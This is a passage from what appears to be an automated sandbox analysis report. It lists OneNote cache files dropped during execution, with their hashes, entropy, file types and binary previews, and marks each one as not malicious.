MD5:	78336191DF5886FDC6C23D1CFBBFAAB0
SHA1:	190D6CAA2C07B9D6ECB030C7874FDB58A0084924
SHA-256:	51827BDB0617C74ACDCC2F1F0AF3B741E8E6E056BE26681015A64870B631FD93
SHA-512:	72AB153BB6381BBCDBDF31751262A3C04B74E98EC14AC84053D848E852680C1CA08F1B569F68E5E024FF2A8F0DD02E8347239F5DD33C23019E802ACD212F0F7
Malicious:	false
Preview:	2...>.....D...v...8.....2...>... .....v...I.....I.....I.qk..B.....LZB+..4...B+.IU...0 P....$.B+.IU...0P....$.B+...I.qk..B.....LZ.I.....I.....I.....I.t.....I.....4..'...'.....m..... ..h9....N...^.....NuC...o.....@f.....I.qk..B.....LZ.....m.....h9.....m.....h9.....B+.....B+.....B+.....B+.j.... B+.T%...B+.....B+...7..B+.H....B+. ....B+.$....B+...~.....;.....4...4...4.....B+.:B+.YB+.ZB+...z...y.. x.. .....$.....&..$...7...7.....*...o.e.L.o.c.l.D...o.e.L.o.c.C.o. m.m.e.n.t.....0.0.0.7.....HB+...z... ..$.....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000000H.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	JPEG image data, JFIF standard 1.02, aspect ratio, density 100x100, segment length 16, baseline, precision 8, 612x792, components 3
Category:	dropped
Size (bytes):	40884
Entropy (8bit):	7.545929039957292
Encrypted:	false
SSDEEP:	768:MCBOA4d+ElOXJ/3pI7cRBiL7L6qERqGz65WXzZqJsKQSbIsTT6XB:hIAU+2cGdLX6qBG4WDZl4Ihx
MD5:	7379775A1E2AB7FAB95CFFCE01AE05F3

SHA1:	3D3DDFD8AC7E07203561BAE423D66F0806833AB3
SHA-256:	9301DB6D2D87282FCEE450189AEACE16D85F64273BF62713A3044992B6B7A9E9
SHA-512:	4B5006E620E80D3A146944649CF4CA619782CAD7E8C4CD0D1DE0EBCA0FA05EACB7378DAFCEED3E26F5698B07F19604614D906C8F51F898660E2F129D8DEC6 62
Malicious:	false
Preview:	......JFIF.....d.d.....Ducky.....d.....Adobe.d.....d..... .....!.1A.....Qaq....".....2....BR#S..br...3T...C$.7(Hx....4D.G..Xh.cs..'.t...%...8.....1...!AQ..a...q"2.4Tt.....R3S....Br...#s...Uu.bc.de..$D..6. .C%E.....?...z...;sB.yv.....]t.\...n...../....m....M.=.3G+..x+.....S).*&.J../..8..O/+..sG...p...<!....~.c..C.w...[oHom.wc-.J.~.....L[..6...'..i_..S;...!Y.z.q].EK..M.x...i.x.+.;.+...}. ...#.....f.).....e6V..p.;.....s.)..MI.J.....IU.6...<9+9.^..I..Y...[._...2..^..j.ia...._..3.;...~..<3...;.....z.^.....]..Qk.,...Yk...3.3Jy^p.}....q...I...&..t.....;..9.g.GH;..'...%...)..[..y..../... zCn..>...'...1e.Y..;....]..7...N>t..m-.j.....H^..T\.q.ru...}...eTn]I'r.^].#..wOY....v

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000000I.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	12288
Entropy (8bit):	4.405083677315561
Encrypted:	false
SSDEEP:	192:c8s9QHJ8LaWagJZcBSJdBtCrteRJmwXD4RkVJuPMhxu1N798JsiZb82NVPnW6sXh:cB96J4+QXrtQtejVD4Rk/uPMO1vUnlq
MD5:	FC4BABA8118C96C440B20EE188C873E4
SHA1:	C35ECA92E1AD0CC7906D462CA4314A8B41CA28D9
SHA-256:	06C4875C67874D3AE5356CE7FA51CE44B69429B52859CCA4D3301231BBD5F5BA
SHA-512:	52AE095F359EE59D479CD5DB3BED285CDCF323C9255393D143CAEDEC8861C8F477E2D8BB547F34C348505ED0351597C8A2F365D78CD61BF4706C3BB51BEF9 CC
Malicious:	false
Preview:	2...>...v.....v.....v.....@ ..X)..2...>...2.....v.....@...H(.....I.....I.qk..B.....LZ...H.....N..... .z.6.....N.....z.6.....I.qk..B.....LZ.I.....I.....I.....I.t.....I.....4..'...'.....ZN..O.....3l3> #^....N...^.....L.....M.&....q.....I.qk..B.....LZ.....ZN..O.....3l3>#^.....j.....T%a..... 5.....z.....M.....;.....4...4...4.....3..L..S..K....z...y.. x.. ....$...$.....D.....7...7.....*...o.e.L.o.c.I.D...o.e.L.o.c.C.o.m.m.e.n.t.....0.0.0.1.9.... .....;.

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000000J.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	JPEG image data, JFIF standard 1.02, resolution (DPI), density 72x72, segment length 16, Exif Standard: [TIFF image data, big-endian, direntries=7, orientation=upper-left, xresolution=98, yresolution=106, resolutionunit=2, software=Adobe Photoshop 7.0, datetime=2004:03:04 13:19:29], progressive, precision 8, 221x792, components 3
Category:	dropped
Size (bytes):	24268
Entropy (8bit):	6.946124661664625
Encrypted:	false
SSDEEP:	384:d2wiieoHTRh5a1HAteZCWOZIM+L7WhNjYn:8wHFHJ+/OZIKhNO
MD5:	3CD906D179F59DDFA112510C7E996351
SHA1:	48CDB3685606EDD79D5BCDF0D7267B8B1CCBD5A8
SHA-256:	1591FD26E7FFF5BE97431D0ED3D0ADE5CFC5FA74E3D7EC282FD242160CE68C1F
SHA-512:	2048CBA13AF532FF2BCC7B8B40541993234BD1A8AB6DE47B889AF3F3E4571F9C5A22996D0B1C16DD6603233F6066A1A2A97C16A6020BEDD0826B83BAD007551 2
Malicious:	false
Preview:	......JFIF.....H.H.....Exif..MM.*.....b.....j.(.....1.....r.2.....i.....H.....H....Adobe Photoshop 7.0.2004:03:04 13:19:29..... .....(.....&.....H.....H.....JFIF.....H.H.....Adobe_CM.....Adobe.d..... .....$..".....?.....3.....!.1.AQa."q.2.....B#$.R.b34r..C.%.S...cs5....&D.TdE.t6..U.e...u..F'..... .....Vfv.....7GWgw.....5.....!1..AQaq"..2.....B#.R..3$b.r..CS.cs4.%.....&5..D.T..dEU6te....u..F.....Vfv.....'7GWgw.....?.....).....[]t.\Z..g.....A. ...&D.$LH._...X..Xl..`....cZ.X.....>.....f.Z.X...]..~L.S..@..I$..I.IO.....x...s.g.[f.h{9..

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000000K.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	12288
Entropy (8bit):	4.626606803245197
Encrypted:	false
SSDEEP:	192:rs/0Rah+dhjvijBWv1sFGmP0X+Z/y2cXH2O3ORpF2CgQc9S90mTFAsIfO39s+s:Q8sej8BWv1C3P0OZy2+H2JRpFXgQgS9f
MD5:	D873FE94CE937AC0BE699D2A106EA0E0
SHA1:	1AE5085301256EB6DB8E1827B159A57523A704B7
SHA-256:	F5A32DE84E26F0E4E4F1DA455254EABE5E6E0AED568050ACC8986BE02B27C2B2
SHA-512:	2349D1B2FAA09EF20ADC7856011A264CBA7CF3E27585D4E4F74821E59E3FFE46A934059C15A7E8BC5730CD4E83F96B4567E9E528D522A0869F9F86891281AEA

Malicious:	false
Preview:	2...>...&...j...v...>.... ....2...>.....v.....@....+.....N.....).....\6...).I.....I.qk..B.....LZ... .).....\6...).....I.qk..B.....LZ.I.....I.....I.....I.t.....I.....4..'...'.....t..R.0..:.....N...^..... .....-..A...s.a.....t.....I.qk..B.....LZ.....t..R.0..:.....j.....T(.....@.....c..... ..p.....$.\.$...$.....;.....4...4...4.....3.....z...y.. x.. .....$.....7...7....*...o.e.L.o.c.I.D...o.e.L.o.c.C.o.m.m.e.n.t.....0.0.0.6.....z.....R.....7.... .....S.y.m.

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000000L.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	JPEG image data, JFIF standard 1.02, aspect ratio, density 100x100, segment length 16, baseline, precision 8, 612x792, components 3
Category:	dropped
Size (bytes):	39010
Entropy (8bit):	7.362726513389497
Encrypted:	false
SSDEEP:	768:6tCjwO+E+KW0ZtOgepcoWW4pAWQ6/KWcR474HOAZaDfK:68j+E+KW0HOgep/72/NKWcRNefK
MD5:	9700DE02720CDB5A45EDE51F1A4647EC
SHA1:	CF72A73E1181719B1CC45C2FE0A6B619081E115E
SHA-256:	7E6A7714A69688D9FFDF16AA942B66064A0C77FCD9B3E469F89730B4B9290C3E
SHA-512:	5438921467D62376472007B9EBF3C35C9D9FE3EDE04D99A990129332D53EBC8EE2555C0319A4F7C0DF63516F29CEDF2171D8B6DC34C9FCD075C2CA41EB7286
Malicious:	false
Preview:	.....JFIF.....d.d.....Ducky.....d.....Adobe.d.....d..... .....!1..A...Qaq.."......2BR#...b%&6..'w.r.3f7W8.s5EUeF.g....CS$4.Vv..Tdt..G..(c..u.Hhx.....!1.AQa..2.q...."..s...3.4BRr.#.....b.$c.....?..... ...uf.....t...;..[...W.h.....-.k.f..i.u..KQ..b.F...rM%/.8n.S..=9.....G$O;.f.}L..N..U._i.[.X...3.~....S.~..+t$...c.5.....{..X/..#.G...}s....6.....^....o~.$.\WA?...^*w[O.~..6..~....a....~..:..0..... {O...|.s.u._w.....i.....{K...._.?.../{.....A..8....<g.iu..<.....X.....|]v....D..9.k.w.|-IF.Tv.-.&.....'".4.b....z.._.Z.....G...u.xyt./_.q..m>..S.V.Xdc.bw.T.W.....g.....}s.._.. ?....U]_.....`.....>.|'.~xH....,...?.....?.q....o../..R..;...Y.G....A"?.....?.<..1...w..o.M.....tco.

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000000M.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	12288
Entropy (8bit):	3.9148455201741044
Encrypted:	false
SSDEEP:	192:gsgv9H69gJQCHwWjrBYMljEvYfQOtrkd68i8K3RrYY0TrnhSHX1GReaF/MPFmMZt:FwH6mJHHwWnBll4AYikd6X8KhYXTrhUt
MD5:	F2A53C54089A8796CBFFBC77F2BFAF52
SHA1:	2066540670A6ED12506BE11817A273EA471A1809
SHA-256:	44CBC78AD5D52BD295AD939D5E8F03C4184CFEAE5FC321544BB9F87BB6E422A5
SHA-512:	2D9E792FE524FCA5432F2D3E906A52A62AE0B0B3C4088331E361469191DFCCF309F7DA8E4C2691FBA6161FF4C90AD8E8FCC8E2591790E5EF5246A2FF3762241
Malicious:	false
Preview:	....>.....".....v..... ...".....>.....r...v...>...@....!.....I.....I.qk..B.....LZ.Hk.....Hk.:\..# .i...R..Hk.:\..#.i...Rd.Hk.4.....1.I..s4....I.qk..B.....LZ.I.....I.....I.....I.t.....I.....4..'...'.....4<c .....N...^.....:I~.Qv.O.P|N.J.`.....r.....z....I.qk..B.....LZ.....4<c.....Hk.....Hk.....Hk.....H k.....Hk.:\..#.i...Rd4...8...4.....1.I..s2.....I.....Hkj.....HkT&|...Hk.....Hk..8..4.....4....Y..4.....4..$.7.....4..!4....z...,4. ....."..... $...7.....T.u.e.s.d.a.y.,. .J.u.l.y. .2.8.,.

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000000N.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	JPEG image data, JFIF standard 1.02, aspect ratio, density 100x100, segment length 16, baseline, precision 8, 612x792, components 3
Category:	dropped
Size (bytes):	59707
Entropy (8bit):	7.858445368171059
Encrypted:	false
SSDEEP:	1536:k76rvGc8WKC2/UX1uEgVRY/jvv9CblyL/T:k77Z5C2/Ow1e9CblCT
MD5:	47ADB0DF6FDA756920225A099B722322
SHA1:	851946B8C2BD0BB351BAEECA9E5BB6648A87D7CA
SHA-256:	EC8CD7250F3D82E900E99114869777EE859EC73EFFABED108815F65742078C3A
SHA-512:	85A9920E1CE4A2FCCEBAFA425C925DF33580FA3C3C00178F058539B2FBC0163866DB8A41B320E2EF2CD217F00FFA06A1A831C728D3F9F910C9EAC58B5DA76E 2D
Malicious:	false
Preview:	.....JFIF.....d.d.....Ducky.....d.....Adobe.d.....d..... .....!1..A..Qaq"....2.....B#..R.b3$..8xrC4&'W.%e.(.c.d.5E6Ff..h..SsTt..u...Gg..H.....!.1..AQ.aq."......2..st.BR..56.r#3.b.S.4c%...$d.CT..... ..?....3.7...G:../P....z..K..6..w.....6..... .z7...~.....{gdF60...9....{...'[N....m.....z...g{.....7...4..1..=.z...._..p...m..Icd.~.v..9.P..0Z(.<j.....R6zm....v.z...>x..)=g.....zo{..w..f..y.t.... .%.D..#.}.I.>).H.QM..cLD..x.../.^y.{.....y.=^.....I.T.....U..0_?...u..og..3.ky..K....6w...Dc.....~.....ik.z....N...en.....x...._u...4.{..P...>....}.....>.R.....m.....[mt.....}..... .|.....m.....~....B.F.]C.36..q....yg...{}...+.DZv.9<.o..;..N.n&im.,....w.3...V.s...Y..e#$.

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000000.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	12288
Entropy (8bit):	3.848637923318488
Encrypted:	false
SSDEEP:	192:K6sf2CzVTAD99jUDQHssjWERHA1UhjCNjdjpXNHQKRlxD:W+C6Rl82cOCVFpJQKRl
MD5:	628F63257E3760CC55FBF287887C07F8
SHA1:	0BC2FC4090F2253CE4E618A1BC6A03E12047ADE6
SHA-256:	8297E7BD5A9CCBAAD66D78EB4894E6615F1238DF968B4DDB01CBDD76F68F6BCC
SHA-512:	C660277777743866AD299DE4EF7E848B0DCD1FED66E60823FFDF8646F256A608F9D5E727421A7410908CD96D4B4A0E8FB7D263AC56250D74938AE8AB40B8E676
Malicious:	false
Preview:	2...>.....v.....H ...!..2...>...R...,...v.....@.... .....I.....I.qk..B.....LZ..>.<.....>F...;. .^Kz,...>F...;..^Kz,...>..I.qk..B.....LZ.I.....I.....I.....I.t....I.....4..'...'.....hW.....B. .z.....N...^.....&.M....g.....P.....4....I.qk..B.....LZ.....hW.....B..z.....>.....>.....>.....>j.....>T .q...>.....>..]....>H.....> .@....>$.....>..d.....;.....4...4...4.....z.....R.....7.....S.y.m.b.o.l.....'..>%..>..z...,4. .....$>.....4..p..7..... .....;.....4...4...4

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000000P.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	JPEG image data, JFIF standard 1.02, resolution (DPI), density 72x72, segment length 16, Exif Standard: [TIFF image data, big-endian, direntries=7, orientation=upper-left, xresolution=98, yresolution=106, resolutionunit=2, software=Adobe Photoshop 7.0, datetime=2004:03:04 13:18:09], progressive, precision 8, 164x641, components 3
Category:	dropped
Size (bytes):	27862
Entropy (8bit):	7.238903610770013
Encrypted:	false
SSDEEP:	384:LTawAZvhbrXzDc6LERLQ/b5vXOl6pXQ/wD5OUMrdRUUhCplQg0ESSz:6wm/vT/b4wxoqbdUhWnSs
MD5:	E62F2908FA5F7189ED8EEBD413928DEE
SHA1:	CA249B4A70924B73BDA52972E9C735AEC35A0C5D
SHA-256:	20ABE389C885E42B6EBE9E902976229BB6FD63C8C34CB61AA70B8B746209F90A
SHA-512:	EE8D1821A918BE8714F431895E7223D08036E88A4FDB9A5485EFF246640EE969A69A8AA4E2E9DDC35BA75FB6D4E95092A286E90B477BD6998C313639C2C31F2
Malicious:	false
Preview:	......JFIF.....H.H.....Exif..MM.*.....b.....j.(.....1.....r.2.....i.....H.....H....Adobe Photoshop 7.0.2004:03:04 13:18:09..... .....(.....&.....H.....H.....JFIF.....H.H.....Adobe_CM.....Adobe.d..... .....!.."..... .....?.....3.....!.1.AQa."q.2.....B#$.R.b34r..C.%.S...cs5....&D.TdE.t6..U.e...u..F'..... .....Vfv.....7GWgw.....5.....!1..AQaq"..2.....B#.R..3$b.r..CS.cs4.%.....&5..D.T..dEU6te....u..F.....Vfv.....'7GWgw.....?..P.v..+..n(a..Q..S\6....Y.. ..D.....} w#.b..]l.5.RU..k.....]$.$.....f.....?.z@2uU...7....?..|.Q..I.&.. ....."T4)wdH.

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000000Q.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	20480
Entropy (8bit):	5.305332220924444
Encrypted:	false
SSDEEP:	384:TEJ2DxA75iwCYq0MkK1nWntNLykNHDLBS5UahPXgulkqw/CxZK6mDrDrWKO:TEhekNK7RE
MD5:	8ADAE1838742B0A40A52965202F0FF03
SHA1:	43EE6FF047A4BC995BA04818D49ED2C5309413DC
SHA-256:	EC57CE90E1F14BD7BAFD35C4BEA03514A90C4A22CCE26B703194D2E84E182DCB
SHA-512:	073E647DF70C2508EA2F3E1F305B9E0D303E6D2C1ABB972C7F540B2C2CA88DEFB8B018129F57C712ED406B499ABFDB1A53B26595A1FC9A76E212896F47E40C 0
Malicious:	false
Preview:	@.....(.....@....@... .. L.....@.....\...`J... ...J.....@.....J... ..@K.....@...m.iKH.....R.., .....C.g..Y...0...c!.C..j..k.4...t..Ka..j.....FS..X.5Y~#..gr..F.....C.....C.....e..T....`..T./....!T....n*"T.m...!%T%.....6T!....ENT%5....aT!5.....0 .....e....4.....Ap.H..@.AFJy.k.....(.....x.....(...(....B.a.c.k.g.r.o.u.n.d. .-. .O.r.a.n.g.e...j...P.a.g.e.L.o.c.I.D...L.o.c.V.e.r...P.a.g.e.V.e.r.C.o.m.m.e.n.t...P.a.g.e.O.v .e.r.i.d.e...P.a.g.e.N.a.m.e...2...0.0.0.2.4...1.....0...U.n.t.i.t.l.e.d. .p.a.g.e....wT.....wT.J{..'_.L.:N*.s.....*.s.C.CH.}8DZ. .2...^.....D...`... .....e...06....!..!%.(.A.S@B..... .....0.....e....4.....A..:4E.2..p1.....(...`.i.....(...(...B.a.c.k.g.r.o.u.n.d. .-. .Y.e.l.l.o.w...j...P.a.g.e.L.o.c.I.

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000000R.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data

Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.0316665723224245
Encrypted:	false
SSDEEP:	96:0s3gyfGkoEaueXa9zUETtRLOrrprorar8rpqrrir:0swy7VaueXa9z5RLO
MD5:	C4E701C1E77CE39BC5CAA4FE563C3253
SHA1:	7E3B2991AB241C6E7EF4DFF81134EBA45DE71E4D
SHA-256:	F314CCCDFEB8B9943D1D778A57217EE0236DB989FB8C0D4044C2CFD4B450D557
SHA-512:	29ACE8EB03EAF4DA74CD6DC2B0DF07DBD581673B61FE20ECD6B23826E1012941F224D3AC4139E629B1FB1B01AE0DF8D3A53956FFE6FAE5E26CD01E92A382E468
Malicious:	false
Preview:	2...>..... ...v.....?....?.....2...>.....|...v...H.....I.....I.qk..B.....LZ.1t.....1t..R.....S..1t..R.....S..1t..I.qk..B.....LZ.I.....I.....I.....I.t.....I.....4..'...'.....\;.J>.....N...^.....A.....@..&...`.....f.....I.qk..B.....LZ.....\;.J>.....\;.J>.....1t.....1t.....1t.....1tj.....1tT.]...1t.....1t..B...1tH.....1t..B...1t..>.).1t..J.....;.....4...4...4.."....1t..1t..1t..z...y.. x.. .....$.....4.....7...7.....;.....4...4...4.....1t.....1t....#.1t.....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000000S.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.08730859862972
Encrypted:	false
SSDEEP:	96:1sVFT/WE69MEsX49KYKTTRygmLVDIBHSD9y06:1sVZ1YpsX49K3nRyTLVDSHSDU06
MD5:	2FE106D18BB1296AD745A7463424DB79
SHA1:	F92BD1C851A86557104FD009F08DE9A928107A7F
SHA-256:	15D02DC21FF9601FB31D9CAE73D933F245704B7258B9C1C4D21AC48FE3257E97
SHA-512:	0E2D38D684F4242C944C25686C1A2CC536C0D74C2C7393E74D31D21057264B715FE33756A68CF56CA0AF92A58F3C533AF79914153E840936A8C5B53CCE08212
Malicious:	false
Preview:	2...>.....&...v.....2...>.....v...N.....I.....I.qk..B.....LZ.$.....$....:/g....$...../g.....$...I.qk..B.....LZ.I.....I.....I.....I.t.....I.....4..'...'.....-!..)^..(..~Y2....N...^.....n..B..A....U.%s.....f.....I.qk..B.....LZ.....-!..)^..(..~Y2.....-!..)^..(..~Y2.....$.....$.....$.....$.j.....$.T.]...$.....$...B...$.H.....$...B...$...>.).$...J.....;.....4...4...4.."....$...$...$...z...y.. x.. .....$.....4.....7...7.....;.....4...4...4.....$.....$.....#.$.....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000000T.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.0261495635989935
Encrypted:	false
SSDEEP:	48:RslioqSUZ6trqJgE3p2X89haOOToOrd6rOeIXdXpDXSHKtLtZVyg:RsmZ6tdE3oX89AOOTHRiOHRVy
MD5:	827B6178B551E63015FD80B028AD2558
SHA1:	0A019B6649755F802C39F5B8862439FC4D03134C
SHA-256:	CC439DF377CF9863DDA06AE4D9B64602AE634115E23FFED81746BCD087DD206A
SHA-512:	B02634D8C659D68F8A4CEE6FD3F864D3763066BE2C06D58C0A9E3DB0A5225D9DF9B9F95B04D72511C7E6889A3FA453A2541560C411EC98800FD00941D829348
Malicious:	false
Preview:	2...>.....$...v.....2...>.....v...L.....I.....I.qk..B.....LZ.o.....o...,>..@.I..o...,>..@.I..o...I.qk..B.....LZ.I.....I.....I.....I.t.....I.....4..'...'.....a2 h.....1I".T.....N...^.....[.....O....4..t.....f.....I.qk..B.....LZ.....a2 h.....1I".T.....a2 h.....1I".T.....o.....o.....o.....o.j.....o.T.]...o.....o..B...o.H.....o...B...o...>.).o...J.....;.....4...4...4.."....o...o...o...z...y.. x.. .....$.....4.....7...7.....;.....4...4...4.....o.....o.....#.o.....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000000U.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.049510191538986
Encrypted:	false
SSDEEP:	96:9sQ7sQ+vq/EDX4v9E5TJRrTBcq/z/qq/PQ/5q/z/r2/W/o:9sKsv9DX4v9E5dRrTCqrSqnQxqr6+

MD5:	A797C4245BE07A92CB47DCC852C143D9
SHA1:	EF06B0D1ED94C7847EF2E8861308F1C91879CDA1
SHA-256:	EAC7624930125195D9A488BBBF86E5F74942BA560ED15980FAEDCE3488543CFC
SHA-512:	85923BE3764D876350812B7DC94F2CD5CCA6363FF61D09E86C70878367D5CAC04EC07B38A37D108B97DE7C8642AD9FEFE713E08FE1083516FB7E43FE81ECCE5
Malicious:	false
Preview:	2...>.....$...v.....2...>.....v...L.....I.....I.qk..B.....LZ7n8.....7n8....%.W_...7n8....%.W_...7n8..I.qk..B.....LZ.I.....I.....I.....I.t....I.....4..'...'.....\8..Q....T.R..^....N...^.....A.eO...D.%nz...&.....f.....I.qk..B.....LZ.....\8..Q....T.R..^.....\8..Q....T.R..^.....7n8.....7n8.....7n8.....7n8j....7n8T.]..7n8.....7n8..B..7n8H....7n8..B..7n8..>.)7n8..J.....;.....4...4...4.."....7n8.7n8.7n8..z...y.. x.. .....$.....4.....7...7.....;.....4...4...4.....7n8.....7n8....#7n8.....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000000V.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.045149119883495
Encrypted:	false
SSDEEP:	48:9sQ1aOJGYJyzTayt48KMEHhsXCKW9F+t6Toe6rdqr9IQdX8LyGVYYZv/sg:9stTayTjEHqXJW9F+ETaRytys
MD5:	B3727F4315A544D2089417CD3AB4E3E0
SHA1:	9ED1E7072CCC19026868E3D265431B8490522FC1
SHA-256:	022D0CEB5B0582EA8DB987CCE6EC48093742FCE5C3835A8DB71653FA64AC484A
SHA-512:	FB1FA5F60C67418B7E9F910499184D23F8653200B3CB2C75DB01D6CA74AB1B4020512EBCF21DFBC661879D5F6B320106CFA62C4DD55EE780FC94DD6802CB516
Malicious:	false
Preview:	2...>.....$...v.....2...>.....v...L.....I.....I.qk..B.....LZ.t.....t.=P...6 G.`..wW.t.=P...6G.`..wW.t...I.qk..B.....LZ.I.....I.....I.....I.t....I.....4..'...'.....v.....k.?d ..p.7]....N...^.....P{m.C..tH.....f.....I.qk..B.....LZ.....v.....k.?d..p.7].....v.....k.?d..p.7].....t.....t.....t.....t.j.....t .T.]...t.....t...B...t.H....t...B...t...>.).t...J.....;.....4...4...4.."....t...t...t...z...y.. x.. .....$.....4.....7...7.....;.....4...4...4.....t.....t.....#.t..... .....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000010.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.093913433331725
Encrypted:	false
SSDEEP:	96:iBsVlvh7lFrEqXw9lfuT0RPFUp73qC7UDA:iBsVlFlWqXw9FuYRPCp73qC78A
MD5:	6372D1368F69BFA9A7AADB9DAE693732
SHA1:	50DD6EB522A401FEC1147EA3253241EFC474CE1F
SHA-256:	972CB62CA870CD8AF7F612A1F89F6BAE3FD979FBC02C304A80F6262CEAD578A4
SHA-512:	F47B450E934289D61FEAB9828D35A9A94C47D4BA1C207F047E6F638978D513C1831473D348A68A283892DA104B40C1D4A67F40E3968D29EC142B5FFBB0CC2998
Malicious:	false
Preview:	2...>....."...v.....2...>.....~...v...J.....I.....I.qk..B.....LZ.....M/...a....t....M/ ...a....t.....I.qk..B.....LZ.I.....I.....I.....I.t....I.....4..'...'.....G.....rx..;....N...^..... .....Sw..|.F...Bt.m.....f.....I.qk..B.....LZ.....G.....rx..;.....G.....rx..;.....j.....T.].....B....H..... B.....>.)....J.....;.....4...4...4.."....z...y.. x.. .....$.....4.....7...7.....;.....4...4...4.....#.....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000011.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.091745188277576
Encrypted:	false
SSDEEP:	48:YxsJ9mGcvtdwKEYwfWXlW9BXTos7rdmrLIzdXhBdRR2S7drN:KsmGcvPLEYmWXlW9BXTH7R2gZwYR
MD5:	9BBAF3FB97003E6DFF34839E3D2912EE
SHA1:	DB2DE5D7AF22A89C41E54AA03EDDAE8A8A62F056
SHA-256:	FD495CB8468BC0F7FFDE78074DE3BD77C9D241744FCCC56F4ED061B692A548FD
SHA-512:	19FC14DE799B3311555B7329805FDB8AB2554EB8FFCCFE0361233BD604F3B623B76520683AE9C3E003A1F926CEEB106A545A8A0639EB4E6FCF1C75C043D4D443

Malicious:	false
Preview:	2...>....."...v.....2...>.....~...v...J.....l.....l.qk..B.....LZa.X.....a.X.s[..; ...+..a.X.s[..; ...+..a.X..l.qk..B.....LZ.l.....l.....l.....l.t....l.....4..'...'.....N. ..^.....*....YRG.0..(U7.....f.....l.qk..B.....LZ.....a.X.....a.X.....a.X.....a.Xj....a.XT.]..a .X.....a.X..B..a.XH....a.X..B..a.X..>.)a.X..J.....;.....4...4...4.."....a.X.a.X.a.X..z...y.. x.. .....$.....4.....7...7.....;.....4...4...4.....a.X.....a.X.. ..#a.X.....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000012.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.081161795903706
Encrypted:	false
SSDEEP:	48:YJslhhmdEVlt0JGEn6rFXU9MoAsH6To1rdvlxrroITSdX6lR55jV:ysAdEVlC0EIXU9MoJaTcRHxSK
MD5:	DD25B28803FC7086E8A46F6A73ECCE76
SHA1:	E532EE5A4C1345157778F70A97F58D431ECC1A23
SHA-256:	DD2D684EFA0B55B3C49DFB1605D9FD6388ADCDFD16BE7E3C3EEBDE8F667D6148
SHA-512:	F4E62DB91DB726381604ACF1F1D5CFA9E38CA0788E5DD26E110747ADAFF7A23DF72A08D2E0EFAC34CB71F5159AEF01270347A8E9C7C21DFB75134ADA409C4 27
Malicious:	false
Preview:	2...>....."...v.....2...>.....~...v...J.....l.....l.qk..B.....LZU\Q.....U\Q.;...9 0.#JX..U\Q.;...90.#JX..U\Q..l.qk..B.....LZ.l.....l.....l.....l.t....l.....4..'...'.....cop.5. .....N...^.....f.....QM..*v.,HT.....f.....l.qk..B.....LZ.....cop.5.....cop.5.....U\Q.....U\Q.....U\Q..... U\Qj....U\QT.]..U\Q.....U\Q..B..U\QH....U\Q..B..U\Q..>.)U\Q..J.....;.....4...4...4.."....U\Q.U\Q.U\Q..z...y.. x.. .....$.....4.....7...7.....;.....4... 4...4.....U\Q.....U\Q....#U\Q.....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000013.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.078958984226685
Encrypted:	false
